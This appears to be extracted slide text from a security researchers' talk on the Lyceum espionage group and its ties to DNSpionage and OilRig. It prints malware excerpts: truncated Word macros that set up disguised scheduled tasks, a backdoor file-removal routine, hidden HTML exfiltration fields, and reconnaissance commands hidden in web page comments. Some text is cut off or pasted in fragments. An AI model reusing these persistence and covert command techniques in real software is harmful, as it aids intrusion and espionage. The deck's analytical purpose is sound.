New C++ Variants

```
.rdata:004CBDEC aRe          db 're',0
.rdata:004CBDEC
.rdata:004CBDEF          align 10h
.rdata:004CBDF0 aOk_0      db 'ok',0
.rdata:004CBDF0
.rdata:004CBDF3          align 4
.rdata:004CBDF4 a7          db '7',0
.rdata:004CBDF4
.rdata:004CBDF6          align 4
.rdata:004CBDF8 aRemovefile db 'RemoveFile',0
```

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_4D3F64          db 'RSDS'          ; DATA XREF: .rdata:004CF5F4↑o
; CV signature
dd 0E2366DEFh      ; Data1 ; GUID
dw 4CF2h           ; Data2
dw 4CD9h           ; Data3
db 0B4h, 36h, 0BDh, 49h, 0CCh, 0C7h, 0Bh, 2Dh; Data4
dd 1               ; Age
db 'C:\Users\kernel\Desktop\BackDorLast\Release\ManageHP.pdb',0 ; PdbFileName
align 4
```

Old .NET Variant

```
try
{
; File.Delete(text3);
}
catch
{
}
data = DSPProto.String2Hex("RemoveFile");
link = "v." + DSPProto.GetLink(data, "8", DSPProto.id, "-1");
```

A1	E0	9A	16	85	99	BF	B4	01	00	00	00	44	3A	5C	42	;	àš.	m;	D:\B
6F	74	5C	42	61	63	6B	44	6F	72	5C	43	6F	6D	6D	61	ot	BackDor\	Comma		
6E	64	5C	55	70	64	61	74	65	43	72	65	61	74	6F	72	nd	UpdateCreator			
5C	55	70	64	61	74	65	43	72	65	61	74	6F	72	5C	6F	\UpdateCreator\o				
62	6A	5C	44	65	62	75	67	5C	52	75	6E	43	61	6C	2E	bj\Debug\RunCal.				
70	64	62	00	00	00	00	00	00	00	00	00	00	00	00	00	pdb.....				

Similarities to Previous Activity

- We found artefacts connecting Lyceum to the DNSpionage group
- DNSpionage was in turn tied to the activity of Oilrig,

TUESDAY, NOVEMBER 27, 2018

DNSpionage Campaign Targets Middle East

This blog post was authored by [Warren Mercer](#)

Update 2018-11-27 15:30:00 EDT: A Russian-lar leads us to believe it is unrelated to this investig

EXECUTIVE SUMMARY

Cisco Talos recently discovered a new campaign affecting .gov domains, as well as a private Leb this adversary spent time understanding the vic radar and act as inconspicuous as possible dur

Lab Dookhtegan | Read My Lips | لب دوختگان

IP	Country	Operating System	Status	Location	Notes
192.168.1.1	Lebanon	Windows 7	Active	Beirut	
192.168.1.2	Lebanon	Windows 7	Active	Beirut	
192.168.1.3	Lebanon	Windows 7	Active	Beirut	
192.168.1.4	Lebanon	Windows 7	Active	Beirut	
192.168.1.5	Lebanon	Windows 7	Active	Beirut	
192.168.1.6	Lebanon	Windows 7	Active	Beirut	
192.168.1.7	Lebanon	Windows 7	Active	Beirut	
192.168.1.8	Lebanon	Windows 7	Active	Beirut	
192.168.1.9	Lebanon	Windows 7	Active	Beirut	
192.168.1.10	Lebanon	Windows 7	Active	Beirut	

C&C Server

18.1K 19:08

We identified the C2 panel as "Scarecrow," but we did not identify references to this panel in the leak. The victims in this screenshot are mainly from Lebanon, which is one of the areas targeted by DNSpionage and Karkoff. The URL provides some other relevant information:

Scarecrow

Agents
All agents connected to Scarecrow!

Dashboard



Similarities to Previous Activity

- Connections to DNSpionage

Lyceum Document Macro

```
Set svr = CreateObject("Schedule.Service")
Call svr.Connect

Dim rootFolder
Set rootFolder = svr.GetFolder("\")

Dim taskDefinition
Set taskDefinition = svr.NewTask(0)

Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = ""
regInfo.Author = getCurrentUserName

Dim settings
Set settings = taskDefinition.settings
settings.StartWhenAvailable = True

...
```

DNSpionage Document Macro

```
Const e0 = "sc"
Const e1 = "he"
Const e2 = "ule.ser"
' Create the TaskService object.
Set service = CreateObject(e0 & e1 & "d" & e2 & "vice")
Call service.Connect

Dim rootFolder
Set rootFolder = service.GetFolder("\")

' The taskDefinition variable is the TaskDefinition object.
Dim taskDefinition
' The flags parameter is 0 because it is not supported.
Set taskDefinition = service.NewTask(0)

' Define information about the task.
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "chromium updater v 37.5.0"
regInfo.Author = "Google Inc."

' Set the principal for the task
Dim principal
Set principal = taskDefinition.principal

...
```

Similarities to Previous Activity

- Connections to DNSpionage



```
<div class="footer-copyright">
  <div class="container">
    Made by <a class="brown-text text-lighten-3" href="http://dmgagency.net/">IBI Group</a>
  </div>
</div>
<span style="visibility:hidden;opacity:0">
  <sname id="lblName">Base64(filename_list)</sname>
  <sparam id="lblParam"></sparam>
  <svalue id="lblValue">Base64(file_data_list)</svalue>
  <st id="lblt"></st></span>
</footer>
```

Page source embeds hidden information, like the 'Kevin' HTTP protocol

```
<!DOCTYPE html>
<html lang="mul" class="no-js">
<head>
  {"c": "echo %username%", "i": "-4000", "t": -1, "k": 0}
  <!--eyJjIjogImVjaG8gJXVzZXJlJSIsICJpIjogIi00MDAwIiwgInQiOiAtMSwgImsiOiAwfQ===-->
  {"c": "hostname", "i": "-5000", "t": -1, "k": 0}
  <!--eyJjIjogImhvc3RuYWllIiwgImkiOiAiLTUwMDAiLCAlcAI6IC0xLCAiayI6IDB9-->
  {"c": "systeminfo | findstr /B /C:\\"Domain\"", "i": "-6000", "t": -1, "k": 0}
  <!--eyJjIjogInN5c3RlbWluZm8gfCBmaW5kc3RyIC9CIC9DOWlwiRG9tYWluXCIiLCAlaSI6ICItNjAwMCI6ICJ0IjogLTESICJrIjogMH0===-->

  <meta charset="utf-8">
  ...
```


Victimology

- All targets are from one country: Tunisia
- Narrow and sector focused targeting: Aviation and telecommunication companies
- One option: the operators were trying to track individuals in motion
- Other options: targeting sensitive assets or individuals in the country



Conclusion

- Lyceum is a threat group that has been active since at least 2018, engaged in espionage activity
- Possible successor of DNSpionage after the OilRig leaks
- Highly active, but targets only a handful of high profile victims in the Middle East
- Operation has been interrupted by our efforts

Thank You!



Aseel Kayal
@CurlyCyber



Paul Rascagneres
@r00tbsd



Mark Lechtik
@_marklech_